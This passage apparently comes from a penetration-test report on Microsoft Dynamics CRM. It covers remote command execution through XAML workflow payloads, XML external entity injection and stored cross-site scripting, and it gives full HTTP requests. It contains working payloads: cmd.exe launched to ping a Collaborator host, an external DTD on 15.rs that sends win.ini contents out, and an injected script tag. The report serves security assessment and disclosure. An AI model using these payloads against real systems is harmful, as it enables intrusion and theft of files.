LCAAAAAAABAC1V11v2zYUdeY07QZk2FAgTy1mYHnYsEoi9a1gxZbYSRovsvMhN4lfClqkI8YWqYp0ZOfXj7KdbQ2
GZo01QiYMgjz33Hvupa7qtVrt225BWZPzESW7E5ms1dZqr9RyHU3wNlgMTyvnxRTf_7sfa7W3iZSZ2DEMIYWuwDA
vhM6INKA_sMxg6GsuQrFmWwNf8-
3A1QIwQMMAu8ACjrFWq1MhVsVYnQOS30DHcX0IPM9Zb593OytjssGwckwyzZaYtlsR5k55vjweJyRFQk9pnHPBh1
KPeWrEY0RTYSCVGywlMuFY5GRIcsJiIupZgVcPfvhZAoUwTAB8A7gGxYRJKmf_JFWuxEhSzigTErF7GVXMqwnPRv
whQSLZyk-tEeuD0E07iF-
```

```
Kvnt88sdesbr3bx94P03HgqNM5_n10nfHUM9D38UkZyglm7s4pYwKmSPJ89XZ_PY0Ntf0lrCSTz3stlZnsUEzhHG
-CQNHVw-
0oO46q8Oulwy_VwwbFUftGeNlObiWG5g28HzbsbzADDxP7x72R1fm6azTGsnuRX_cbwLQabWT42icdg_3ZRiF005
6etdv9abhYa_oRj0nvAhh_6Inw5tw1pkBoNbBcZQk3VZPXt29vwmjdtK5aI-
v7vpp9fn3afU9FJoPbkgsF6tDSvLt2LeA5caxNrRNqNkeRhoCga_Z2HNs7ADTDawKlMsmFH8HAbBUBgJrf29_z23
uro7belq6l3n0dwx-ibzL9N3H_WQUv7s6AfTjoL3bnrb9gl7lzT4M7sy-07lLrk_dWQWUnS_SSxKm7kSKt_8L-
urk1mo_oLK0fm-
ehb7pu1agc_YJw9VtBE_TbJKx_59bfSLpVluTZ07Yug33J5M462FhdaPdCpSv35K8DvUKWq71gmKx7ZokAFZga24
wdDTbtDwtgIFq76AJPQ_aDoEV2HoxTcWHNIvphukESpxKXsrPS1CFuW65FSHOaRaCynXoVwS5xdUhPc5TvWxUJB-
phJxlZLObEXaEm5wxdZWWNbNWO_hsUU_zVKU1hEZzkcrNiZA8PSdCqLYnKnHfozHFEX_pGFa5M2hYOxbcgV7jJPx
5CV0UhV5Y8ypRKkDjMjw-n1v7ESNJIpoS8GUk8vSx1u1x3mdEFSQm-RELVfv2lQl-
epQtZZJck_wJZMtRzs_U72s9J5jmSoA39yoroZbXQikZnqlLnsZiDpciJSQS2XRTFwv251IFbdt3TdcGxNMca4A1
GzmeSgQPao4LAXKGOAAxfqkrhvFo6fXRQa7eHb_e2xzza4X8F3fOxpSRRd_N05Qzg5epYxpziKXpF7r6CFDUxeuD
nL5pAKsRolljrjp0lrIfhtFzXX1XTQh-HSUTtcv8911_AkpYDAoDDgAA;
ai_session=KOiuK|1556894485560|1556894969137
Connection: close
Upgrade-Insecure-Requests: 1

----------1423100140
Content-Disposition: form-data; name="crmFormSubmitXml"

<workflow><category name="Action">3</category><statecode
name="Draft">Draft</statecode><statuscode name="Draft">1</statuscode><istransacted
name="Yes">true</istransacted><workflowidunique>{2E68C746-8B09-4387-B2CE-
E9E5338E4E7B}</workflowidunique><createdon date="5/3/2019" time="2:47 PM">2019-05-
03T14:47:56-00:00</createdon><inputparameters>&lt;parameters
/&gt;</inputparameters><createstage name="Post-
operation">40</createstage><formid>{00000000-0000-0000-0000-
000000000000}</formid><triggeroncreate
name="Yes">true</triggeroncreate><xaml><![CDATA[<?xml version="1.0" encoding="utf-
16"?><ResourceDictionary
xmlns="http://schemas.microsoft.com/winfx/2006/xaml/presentation"
xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml" xmlns:System="clr-
namespace:System;assembly=mscorlib" xmlns:Diag="clr-
namespace:System.Diagnostics;assembly=system"><ObjectDataProvider x:Key="LaunchCmd"
ObjectType="{x:Type Diag:Process}"
MethodName="Start"><ObjectDataProvider.MethodParameters><System:String>cmd</System:Strin
g><System:String>/c ping
ij5nja41ksoqlm66gbvg6eay6pcg64v.nccburp.uk</System:String></ObjectDataProvider.MethodPar
ameters></ObjectDataProvider></ResourceDictionary>]]></xaml><runas name="Calling
User">1</runas><triggerondelete name="No">false</triggerondelete><ownerid name="MOD
Administrator" type="8">{CE445B14-CEA8-4E22-93B0-71B8C549DBAF}</ownerid><asyncautodelete
name="No">false</asyncautodelete><name>TESTPROC</name><solutionid>{FD140AAE-4DF4-11DD-
BD17-0019B9312238}</solutionid><ismanaged name="Unmanaged">false</ismanaged><mode
name="Background">0</mode><introducedversion>1.0</introducedversion><iscrmuiworkflow
name="Yes">true</iscrmuiworkflow><uniquename>TESTPROC</uniquename><workflowid>{4E31A3FA-
3EF7-4A74-BE9E-09812FC24D48}</workflowid><modifiedby name="MOD Administrator"
type="8">{CE445B14-CEA8-4E22-93B0-
71B8C549DBAF}</modifiedby><iscustomizable>true</iscustomizable><modifiedon
date="5/3/2019" time="2:47 PM">2019-05-03T14:47:56-00:00</modifiedon><sdkmessageid
name="" type="4606">{72A61A6F-B26D-E911-A829-000D3A34E94E}</sdkmessageid><subprocess
name="No">false</subprocess><scope name="Business Unit">2</scope><ondemand
name="No">false</ondemand><componentstate name="Published">0</componentstate><createdby
name="MOD Administrator" type="8">{CE445B14-CEA8-4E22-93B0-
71B8C549DBAF}</createdby><owningbusinessunit name="crm828639" type="10">{817AC9ED-BB3D-
E911-A9B0-000D3A370947}</owningbusinessunit><syncworkflowlogonfailure
name="Yes">true</syncworkflowlogonfailure><owninguser name="" type="8">{CE445B14-CEA8-
4E22-93B0-71B8C549DBAF}</owninguser><primaryentity name="">0</primaryentity><type
name="Definition">1</type></workflow>
----------1423100140
Content-Disposition: form-data; name="crmFormSubmitMode"

1
----------1423100140
Content-Disposition: form-data; name="crmFormSubmitId"

{4E31A3FA-3EF7-4A74-BE9E-09812FC24D48}
----------1423100140
Content-Disposition: form-data; name="crmFormOriginalXml"


----------1423100140
Content-Disposition: form-data; name="crmFormUserModified"

true
----------1423100140
Content-Disposition: form-data; name="crmFormSubmitObjectType"

4703
----------1423100140
Content-Disposition: form-data; name="crmFormSubmitSecurity"

852023
----------1423100140
Content-Disposition: form-data; name="crmFormSubmitOnline"

1
----------1423100140
Content-Disposition: form-data; name="CRMWRPCToken"

8CsiWmTdEemoOwANOhJ5NjV5FgC/TQdLc29ZQznTXBTvZ7o5Ab5ILp/L5NzUDo0U
----------1423100140
Content-Disposition: form-data; name="CRMWRPCTokenTimeStamp"

636924916832664861
----------1423100140
Content-Disposition: form-data; name="appSolutionId"


----------1423100140
Content-Disposition: form-data; name="ParameterExpanded"

block
----------1423100140
Content-Disposition: form-data; name="collapsedStageControlIdListPost"


----------1423100140
Content-Disposition: form-data; name="descriptionXml"

<steps><step><name>StopWorkflowStep1</name><description>Break</description></step></step
s>
----------1423100140--
```

The DNS request was received on the Burp Suite Collaborator server:



79 2019-May-03 15:05:32 UTC DNS ij5nja41ksoqlm66gbvg6eay6pcg...

80 2019-May-03 15:05:32 UTC DNS ij5nja41ksoqlm66gbvg6eay6pcg...

The Collaborator server received a DNS lookup of type A for the domain name **ij5nja41ksoqlm66gbvg6eay6pcg64v.nccburp.uk**.

The lookup was received from IP address 64.4.15.86 at 2019-May-03 15:05:32 UTC.

Figure 25 - DNS request received as a result of executing a ping command

Retest - SD 16/08/2019:

In addition to the previous payloads, the following payload was also tested which worked during the retest:

```
<WorkflowService xmlns="http://schemas.microsoft.com/netfx/2009/xaml/servicemodel">

<x:Array xmlns:x="http://schemas.microsoft.com/winfx/2006/xaml">
  <Rd:ResourceDictionary xmlns:System="clr-
namespace:System;assembly=mscorlib,Version=4.0.0.0,Culture=neutral,PublicKeyToken=b77a5c
561934e089" xmlns:Diag="clr-
namespace:System.Diagnostics;assembly=System,Version=4.0.0.0,Culture=neutral,PublicKeyTo
ken=b77a5c561934e089" xmlns:Rd="clr-
namespace:System.Windows;assembly=PresentationFramework" xmlns:ODP="clr-
namespace:System.Windows.Data;assembly=PresentationFramework,Version=4.0.0.0,Culture=neu
tral,PublicKeyToken=31bf3856ad364e35">
<ODP:ObjectDataProvider x:Key="LaunchCmd" MethodName="Start">
<ODP:ObjectDataProvider.ObjectInstance><Diag:Process><Diag:Process.StartInfo><Diag:Proce
ssStartInfo FileName="cmd.exe" Arguments="/c ping
bvar9y0difqm0xq8b0lzpprmqdw8kx.nccburp.uk"></Diag:ProcessStartInfo></Diag:Process.StartI
nfo></Diag:Process>
</ODP:ObjectDataProvider.ObjectInstance>
</ODP:ObjectDataProvider>
</Rd:ResourceDictionary>
</x:Array>

</WorkflowService>
```

3.2 XML External Entity Injection (XXE)

In order to exploit this vulnerability, an article template was created with the XXE payload in the XSL area in the `crmFormSubmitXml` parameter. The article template section was accessible via `Settings > Templates > Article Templates`. The following payload was used as an example:


```
<kbarticletemplate><organizationid name="pgtestinst3" type="1019">{E1041657-BC89-4648-
BA74-
B2E639AD9C9B}</organizationid><iscustomizable>true</iscustomizable><solutionid>{FD140AAE
-4DF4-11DD-BD17-
0019B9312238}</solutionid><introducedversion>1.0</introducedversion><kbarticletemplateid
>{6AB7AEFE-673D-E811-A966-000D3A36C3BF}</kbarticletemplateid><languagecode
formattedvalue="1,033">1033</languagecode><kbarticletemplateidunique>{2167AE77-B879-
47A5-A55F-51B042B849D6}</kbarticletemplateidunique><ismanaged
name="Unmanaged">false</ismanaged><structurexml><![CDATA[<kbarticle><sections
nextSectionId="1"><section type="docprop" name="title"/><section type="docprop"
name="number"/><section type="edit"
id="0">test<instructions>test</instructions></section></sections><stylesheet><article><s
tyle name="background-color" value="#ffffff"/><style name="font-family"
value="verdana"/><style name="font-size" value="10pt"/></article><title><style
name="font-family" value="verdana"/><style name="font-size"
value="16pt"/></title><number><style name="color" value="#666666"/><style name="font-
size" value="9pt"/></number><heading><style name="font-size" value="10pt"/><style
name="font-weight" value="bold"/><style name="color" value="#000066"/><style
name="border-bottom" value="1px solid
#999999"/></heading></stylesheet></kbarticle>]]></structurexml><formatxml><![CDATA[<!DOC
TYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/windows/win.ini" >]><xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-
com:xslt" version="1.0"><xsl:output method="html" indent="no" /><xsl:param name="title"
/><xsl:param name="number" /><xsl:template match="*"><html><head><base target="_blank"
/></head><body>&xxe;</body></html></xsl:template></xsl:stylesheet>]]></formatxml><title>
ncctest333</title><componentstate name="Published">0</componentstate><isactive
name="Active">true</isactive><modifiedby name="TestUser One" type="8">{B42D0865-1126-
E811-A96C-000D3A346557}</modifiedby><createdon date="4/11/2018" time="9:09 AM">2018-04-
11T09:09:14-00:00</createdon><modifiedon date="4/11/2018" time="9:09 AM">2018-04-
11T09:09:14-00:00</modifiedon><description>ncctest</description><createdby
name="TestUser One" type="8">{B42D0865-1126-E811-A96C-
000D3A346557}</createdby></kbarticletemplate>
```

After creating the template, an article was created in `Service > Articles` based on this template, then the `Submit` and `Approve` buttons were clicked.

The following XXE payload was used to send contents of the `win.ini` file externally:

```
<!DOCTYPE roottag [
<!ENTITY % file SYSTEM "file:///c:/windows/win.ini">
<!ENTITY % dtd SYSTEM "http://15.rs/xxe/evil-https-15rs.dtd">
%dtd;
%send;
]>
```

The following screenshot shows the result:



```
40.80.159.31 - - [11/Apr/2018:16:00:06 +0100] "GET /xxe/?a=;%20for%2016-bit%20ap
mci%20extensions%5D%0D%0A%5Bfiles%5D%0D%0A%5BMail%5D%0D%0AMAPI=1 HTTP/1.1" 403 3
```

Figure 26 - The 'win.ini' file content was retrieved in the URL on an NCC Group's server

Other pages that accepts the ‘XSL’ messages from the user might be also affected. It is recommended to review the application codebase in order to identify other affected areas.

The full request that was used during the XXE attack was as follows:

```
POST /tools/kbtemplateeditor/kbtemplateeditor.aspx?_CreateFromId=%7bFD140AAF-4DF4-11DD-BD17-0019B9312238%7d&_CreateFromType=7100&appSolutionId=%7bFD140AAF-4DF4-11DD-BD17-0019B9312238%7d&id=%7b6AB7AEFE-673D-E811-A966-000D3A36C3BF%7d HTTP/1.1
Host: [target]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101 Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary= ------- 627365579
Content-Length: 3441
Referer:
https://[target]/tools/kbtemplateeditor/kbtemplateeditor.aspx?_CreateFromId=%7bFD140AAF-4DF4-11DD-BD17-0019B9312238%7d&_CreateFromType=7100&appSolutionId=%7bFD140AAF-4DF4-11DD-BD17-0019B9312238%7d&id=%7b6AB7AEFE-673D-E811-A966-000D3A36C3BF%7d
Cookie: [snipped]

----------627365579
Content-Disposition: form-data; name="crmFormSubmitXml"

<kbarticletemplate><organizationid name="pgtestinst3" type="1019">{E1041657-BC89-4648-BA74-B2E639AD9C9B}</organizationid><iscustomizable>true</iscustomizable><solutionid>{FD140AAE-4DF4-11DD-BD17-0019B9312238}</solutionid><introducedversion>1.0</introducedversion><kbarticletemplateid>{6AB7AEFE-673D-E811-A966-000D3A36C3BF}</kbarticletemplateid><languagecode formattedvalue="1,033">1033</languagecode><kbarticletemplateidunique>{2167AE77-B879-47A5-A55F-51B042B849D6}</kbarticletemplateidunique><ismanaged name="Unmanaged">false</ismanaged><structurexml><![CDATA[<kbarticle><sections nextSectionId="1"><section type="docprop" name="title"/><section type="docprop" name="number"/><section type="edit" id="0">test<instructions>test</instructions></section></sections><stylesheet><article><style name="background-color" value="#ffffff"/><style name="font-family" value="verdana"/><style name="font-size" value="10pt"/></article><title><style name="font-family" value="verdana"/><style name="font-size" value="16pt"/></title><number><style name="color" value="#666666"/><style name="font-size" value="9pt"/></number><heading><style name="font-size" value="10pt"/><style name="font-weight" value="bold"/><style name="color" value="#000066"/><style name="border-bottom" value="1px solid #999999"/></heading></stylesheet></kbarticle>]]></structurexml><formatxml><![CDATA[<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///c:/windows/win.ini" >]><xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform" xmlns:msxsl="urn:schemas-microsoft-com:xslt" version="1.0"><xsl:output method="html" indent="no" /><xsl:param name="title" /><xsl:param name="number" /><xsl:template match="*"><html><head><base target="_blank" /></head><body>&xxe;</body></html></xsl:template></xsl:stylesheet>]]></formatxml><title>ncctest333</title><componentstate name="Published">0</componentstate><isactive name="Active">true</isactive><modifiedby name="TestUser One" type="8">{B42D0865-1126-E811-A96C-000D3A346557}</modifiedby><createdon date="4/11/2018" time="9:09 AM">2018-04-11T09:09:14-00:00</createdon><modifiedon date="4/11/2018" time="9:09 AM">2018-04-11T09:09:14-00:00</modifiedon><description>ncctest</description><createdby name="TestUser One" type="8">{B42D0865-1126-E811-A96C-000D3A346557}</createdby></kbarticletemplate>
```

```
----------627365579
Content-Disposition: form-data; name="crmFormSubmitMode"

1
----------627365579
Content-Disposition: form-data; name="crmFormSubmitId"

{6AB7AEFE-673D-E811-A966-000D3A36C3BF}
----------627365579
Content-Disposition: form-data; name="crmFormOriginalXml"


----------627365579
Content-Disposition: form-data; name="crmFormUserModified"

true
----------627365579
Content-Disposition: form-data; name="crmFormSubmitObjectType"

1016
----------627365579
Content-Disposition: form-data; name="crmFormSubmitSecurity"

65587
----------627365579
Content-Disposition: form-data; name="crmFormSubmitOnline"

1
----------627365579
Content-Disposition: form-data; name="CRMWRPCToken"

A+C0piYkEeipeAANOhpsxTQoutRtRqdZ1r3/L26pCyCgyuqmGjR9F+zje0eJdr4k
----------627365579
Content-Disposition: form-data; name="CRMWRPCTokenTimeStamp"

636590418425211893
----------627365579
Content-Disposition: form-data; name="appSolutionId"

{FD140AAF-4DF4-11DD-BD17-0019B9312238}
----------627365579--
```

3.3 High Privileged Stored Cross-Site Scripting

The following proof of concepts were included from the 2018 report, as the state of this issue was unchanged.

The `presentationxml` parameter within the `crmFormSubmitXml` of the email signature was affected. The following shows a sample request:

```
POST /tools/emailsignatureeditor/emailsignatureeditor.aspx?source=1&id=cd2f202c-df3d-
e811-a966-000d3a36c3bf&fromSave=True HTTP/1.1
Host: [target]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 1256
Referer:
https://[target]/tools/emailsignatureeditor/emailsignatureeditor.aspx?source=1&id=cd2f20 2c-
df3d-e811-a966-000d3a36c3bf&fromSave=True
Cookie: [snipped]

crmFormSubmitXml=%3cemailsignature%3e%3cpresentationxml%3etestx%26lt%3bfont%20style%3d%2
6quot%3bdisplay%3ainline%26quot%3b%20size%3d%26quot%3b2%26quot%3b%20face%3d%26quot%3bTah
oma%2c%20Verdana%2c%20Arial%26quot%3b%26gt%3b%26lt%3b%2ffont%26gt%3btfzt5%26lt%3bscript%
26gt%3balert(1)%26lt%3b%2fscript%26gt%3bypgig%3c%2fpresentationxml%3e%3c%2femailsignatur
e%3e&crmFormSubmitMode=1&crmFormSubmitId=%7BCD2F202C-DF3D-E811-A966-
000D3A36C3BF%7D&crmFormOriginalXml=%3Cemailsignature%3E%3Cownerid+name%3D%22TestUser+One
%22+type%3D%228%22%3E%7BB42D0865-1126-E811-A96C-
000D3A346557%7D%3C%2Fownerid%3E%3Ctitle%3Etest%3C%2Ftitle%3E%3Clanguagecode+formattedval
ue%3D%221%2C033%22%3E1033%3C%2Flanguagecode%3E%3Cemailsignatureid%3E%7BCD2F202C-DF3D-
E811-A966-
000D3A36C3BF%7D%3C%2Femailsignatureid%3E%3Cisdefault+name%3D%22No%22%3Efalse%3C%2Fisdefa
ult%3E%3Cpresentationxml%3Etest%26lt%3Bfont+style%3D%22display%3Ainline%22+size%3D%222%2
2+face%3D%22Tahoma%2C+Verdana%2C+Arial%22%26gt%3B%26lt%3B%2Ffont%26gt%3B%3C%2Fpresentati
onxml%3E%3C%2Femailsignature%3E&crmFormUserModified=true&crmFormSubmitObjectType=9997&cr
mFormSubmitSecurity=589859&crmFormSubmitOnline=1&CRMWRPCToken=COWuvT23EeiphQANOhplvJJnnu
f6KPR5NfXVc8cH5zqq98onKzdohXcJutN9wfRc&CRMWRPCTokenTimeStamp=636590857386107263&appSolut
ionId=
```

The above request could be obtained by going to:

```
Settings > Template > Email Signatures > Selecting an existing item or a new one > Save
the template after changes
```

The value of the `name` and `value` XML attributes of the `structurexml` parameter within the `crmFormSubmitXml` of the article templates were affected. As the request was large, it was not possible to include it in the report. It is possible to obtain a request by going to:

```
Settings > Template > Article Templates > Selecting an existing article or a new one >
Save the template after changes
```

The `presentationxml`, `html`, and `subjectpresentationxml` parameters within the `crmFormSubmitXml` of the email templates were affected. The following shows some sample requests:

```
POST /tools/emailtemplateeditor/emailtemplateeditor.aspx?_CreateFromId=%7bFD140AAF-4DF4-
11DD-BD17-0019B9312238%7d&_CreateFromType=7100&appSolutionId=%7bFD140AAF-4DF4-11DD-BD17-
0019B9312238%7d&id=%7b54A7ED79-1527-E811-A960-000D3A36C3BF%7d HTTP/1.1
Host: [target]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
```

```
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary= ------- 988261187
Content-Length: 3695
Referer:
https://[target]/tools/emailtemplateeditor/emailtemplateeditor.aspx?_CreateFromId=%7bFD1
40AAF-4DF4-11DD-BD17-0019B9312238%7d&_CreateFromType=7100&appSolutionId=%7bFD140AAF-
4DF4-11DD-BD17-0019B9312238%7d&id=%7b54A7ED79-1527-E811-A960-000D3A36C3BF%7d
Cookie: [snipped]

----------988261187
Content-Disposition: form-data; name="crmFormSubmitXml"

<template><subject>&lt;?xml version="1.0" ?&gt;&lt;xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0"&gt;&lt;xsl:output
method="text" indent="no"/&gt;&lt;xsl:template
match="/data"&gt;&lt;![CDATA[0ncctest]]&gt;&lt;/xsl:template&gt;&lt;/xsl:stylesheet&gt;<
/subject><owningbusinessunit name="" type="10">{92F3EE0A-6322-E811-A951-
000D3A34A7D8}</owningbusinessunit><description>0ncctest</description><createdon
date="3/13/2018" time="11:23 PM">2018-03-13T23:23:03-00:00</createdon><languagecode
formattedvalue="1,033">1033</languagecode><generationtypecode
formattedvalue="0">0</generationtypecode><templatetypecode
name="User">8</templatetypecode><ispersonal
name="Organization">false</ispersonal><subjectpresentationxml>&lt;template&gt;&lt;text&g
t;&lt;![CDATA[0ncctest]]&gt;&lt;/text&gt;&lt;/template&gt;</subjectpresentationxml><owne
rid name="TestUser One" type="8">{B42D0865-1126-E811-A96C-
000D3A346557}</ownerid><modifiedon date="3/13/2018" time="11:47 PM">2018-03-13T23:47:42-
00:00</modifiedon><templateidunique>{9B411DCA-8744-4BF8-891C-
4A8F7485C463}</templateidunique><title>0ncctest</title><ismanaged
name="Unmanaged">false</ismanaged><introducedversion>1.0</introducedversion><modifiedby
name="TestUser One" type="8">{B42D0865-1126-E811-A96C-
000D3A346557}</modifiedby><iscustomizable>true</iscustomizable><solutionid>{FD140AAE-
4DF4-11DD-BD17-0019B9312238}</solutionid><body>&lt;?xml version="1.0"
?&gt;&lt;xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
version="1.0"&gt;&lt;xsl:output method="text" indent="no"/&gt;&lt;xsl:template
match="/data"&gt;&lt;![CDATA[test      ]]&gt;&lt;xsl:choose&gt;&lt;xsl:when
test="systemuser/address1_composite"&gt;&lt;xsl:value-of
select="systemuser/address1_composite"
/&gt;&lt;/xsl:when&gt;&lt;xsl:otherwise&gt;&lt;/xsl:otherwise&gt;&lt;/xsl:choose&gt;&lt;
![CDATA[     ]]&gt;&lt;/xsl:template&gt;&lt;/xsl:stylesheet&gt;</body><componentstate
name="Published">0</componentstate><templateid>{54A7ED79-1527-E811-A960-
000D3A36C3BF}</templateid><createdby name="TestUser One" type="8">{B42D0865-1126-E811-
A96C-000D3A346557}</createdby><isrecommended name="No">false</isrecommended><owninguser
name="" type="8">{B42D0865-1126-E811-A96C-
000D3A346557}</owninguser><presentationxml>&lt;template&gt;&lt;text&gt;&lt;![CDATA[test
       ]]&gt;&lt;/text&gt;&lt;slugs&gt;&lt;slug&gt;&lt;entity&gt;systemuser&lt;/entity&gt
;&lt;attribute&gt;address1_composite&lt;/attribute&gt;&lt;/slug&gt;&lt;default&gt;ii4w2&
amp;lt;a&amp;gt;hdssh&lt;/default&gt;&lt;/slugs&gt;&lt;text&gt;&lt;![CDATA[
       ]]&gt;&lt;/text&gt;&lt;/template&gt;</presentationxml></template>
----------988261187
Content-Disposition: form-data; name="crmFormSubmitMode"

1
----------988261187
Content-Disposition: form-data; name="crmFormSubmitId"

{54A7ED79-1527-E811-A960-000D3A36C3BF}
```

```
----------988261187
Content-Disposition: form-data; name="crmFormOriginalXml"


----------988261187
Content-Disposition: form-data; name="crmFormUserModified"

true
----------988261187
Content-Disposition: form-data; name="crmFormSubmitObjectType"

2010
----------988261187
Content-Disposition: form-data; name="crmFormSubmitSecurity"

852023
----------988261187
Content-Disposition: form-data; name="crmFormSubmitOnline"

1
----------988261187
Content-Disposition: form-data; name="CRMWRPCToken"

COWuvT23EeiphQANOhplvANSBaYbA3tmId3KJ61rDLVPURhCKqBKWR0ZjkzPrSeb
----------988261187
Content-Disposition: form-data; name="CRMWRPCTokenTimeStamp"

636590737871603288
----------988261187
Content-Disposition: form-data; name="appSolutionId"

{FD140AAF-4DF4-11DD-BD17-0019B9312238}
----------988261187--
```

Example for the `html` parameter was:

```
POST /tools/emailtemplateeditor/emailtemplateeditor.aspx?_CreateFromId=%7bFD140AAF-4DF4-
11DD-BD17-0019B9312238%7d&_CreateFromType=7100&appSolutionId=%7bFD140AAF-4DF4-11DD-BD17-
0019B9312238%7d&id=%7b54A7ED79-1527-E811-A960-000D3A36C3BF%7d HTTP/1.1
Host: [target]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: application/x-www-form-urlencoded
Content-Length: 4300
Referer:
https://[target]/tools/emailtemplateeditor/emailtemplateeditor.aspx?_CreateFromId=%7bFD1
40AAF-4DF4-11DD-BD17-0019B9312238%7d&_CreateFromType=7100&appSolutionId=%7bFD140AAF-
4DF4-11DD-BD17-0019B9312238%7d&id=%7b54A7ED79-1527-E811-A960-000D3A36C3BF%7d
Cookie: [snipped]

crmFormSubmitXml=%3ctemplate%3e%3chtml%3etest%09%7b!systemuser%3aaddress1_composite%3b%7
dxxxxegbj4%26lt%3ba%26gt%3by6i6c%3c%2fhtml%3e%3cdescription%3e0ncctestx%3c%2fdescription
%3e%3ctemplatetypecode%3e8%3c%2ftemplatetypecode%3e%3c%2ftemplate%3e&crmFormSubmitMode=1
&crmFormSubmitId=%7B54A7ED79-1527-E811-A960-
000D3A36C3BF%7D&crmFormOriginalXml=&crmFormUserModified=true&crmFormSubmitObjectType=201
0&crmFormSubmitSecurity=852023&crmFormSubmitOnline=1&CRMWRPCToken=COWuvT23EeiphQANOhplvA
```

```
NSBaYbA3tmId3KJ61rDLVPURhCKqBKWR0ZjkzPrSeb&CRMWRPCTokenTimeStamp=636590737871603288&appS
olutionId=%7BFD140AAF-4DF4-11DD-BD17-0019B9312238%7D
```

Example for the `subjectpresentationxml` parameter was:

```
POST /tools/emailtemplateeditor/emailtemplateeditor.aspx?_CreateFromId=%7bFD140AAF-4DF4-
11DD-BD17-0019B9312238%7d&_CreateFromType=7100&appSolutionId=%7bFD140AAF-4DF4-11DD-BD17-
0019B9312238%7d&id=%7b54A7ED79-1527-E811-A960-000D3A36C3BF%7d HTTP/1.1
Host: [target]
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:56.0) Gecko/20100101
Firefox/56.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Content-Type: multipart/form-data; boundary=------- 988261187
Content-Length: 3695
Referer:
https://[target]/tools/emailtemplateeditor/emailtemplateeditor.aspx?_CreateFromId=%7bFD1
40AAF-4DF4-11DD-BD17-0019B9312238%7d&_CreateFromType=7100&appSolutionId=%7bFD140AAF-
4DF4-11DD-BD17-0019B9312238%7d&id=%7b54A7ED79-1527-E811-A960-000D3A36C3BF%7d
Cookie: [snipped]

----------988261187
Content-Disposition: form-data; name="crmFormSubmitXml"

<template><subject>&lt;?xml version="1.0" ?&gt;&lt;xsl:stylesheet
xmlns:xsl="http://www.w3.org/1999/XSL/Transform" version="1.0"&gt;&lt;xsl:output
method="text" indent="no"/&gt;&lt;xsl:template
match="/data"&gt;&lt;![CDATA[0ncctest]]&gt;&lt;/xsl:template&gt;&lt;/xsl:stylesheet&gt;<
/subject><owningbusinessunit name="" type="10">{92F3EE0A-6322-E811-A951-
000D3A34A7D8}</owningbusinessunit><description>0ncctest</description><createdon
date="3/13/2018" time="11:23 PM">2018-03-13T23:23:03-00:00</createdon><languagecode
formattedvalue="1,033">1033</languagecode><generationtypecode
formattedvalue="0">0</generationtypecode><templatetypecode
name="User">8</templatetypecode><ispersonal
name="Organization">false</ispersonal><subjectpresentationxml>&lt;template&gt;&lt;text&g
t;&amp;lt;![CDATA[0ncctest]]&amp;gt;o33b8&amp;lt;a&amp;gt;swdsz&lt;/text&gt;&lt;/templat
e&gt;</subjectpresentationxml><ownerid name="TestUser One" type="8">{B42D0865-1126-E811-
A96C-000D3A346557}</ownerid><modifiedon date="3/13/2018" time="11:47 PM">2018-03-
13T23:47:42-00:00</modifiedon><templateidunique>{9B411DCA-8744-4BF8-891C-
4A8F7485C463}</templateidunique><title>0ncctest</title><ismanaged
name="Unmanaged">false</ismanaged><introducedversion>1.0</introducedversion><modifiedby
name="TestUser One" type="8">{B42D0865-1126-E811-A96C-
000D3A346557}</modifiedby><iscustomizable>true</iscustomizable><solutionid>{FD140AAE-
4DF4-11DD-BD17-0019B9312238}</solutionid><body>&lt;?xml version="1.0"
?&gt;&lt;xsl:stylesheet xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
version="1.0"&gt;&lt;xsl:output method="text" indent="no"/&gt;&lt;xsl:template
match="/data"&gt;&lt;![CDATA[test      ]]&gt;&lt;xsl:choose&gt;&lt;xsl:when
test="systemuser/address1_composite"&gt;&lt;xsl:value-of
select="systemuser/address1_composite"
/&gt;&lt;/xsl:when&gt;&lt;xsl:otherwise&gt;&lt;/xsl:otherwise&gt;&lt;/xsl:choose&gt;&lt;
![CDATA[     ]]&gt;&lt;/xsl:template&gt;&lt;/xsl:stylesheet&gt;</body><componentstate
name="Published">0</componentstate><templateid>{54A7ED79-1527-E811-A960-
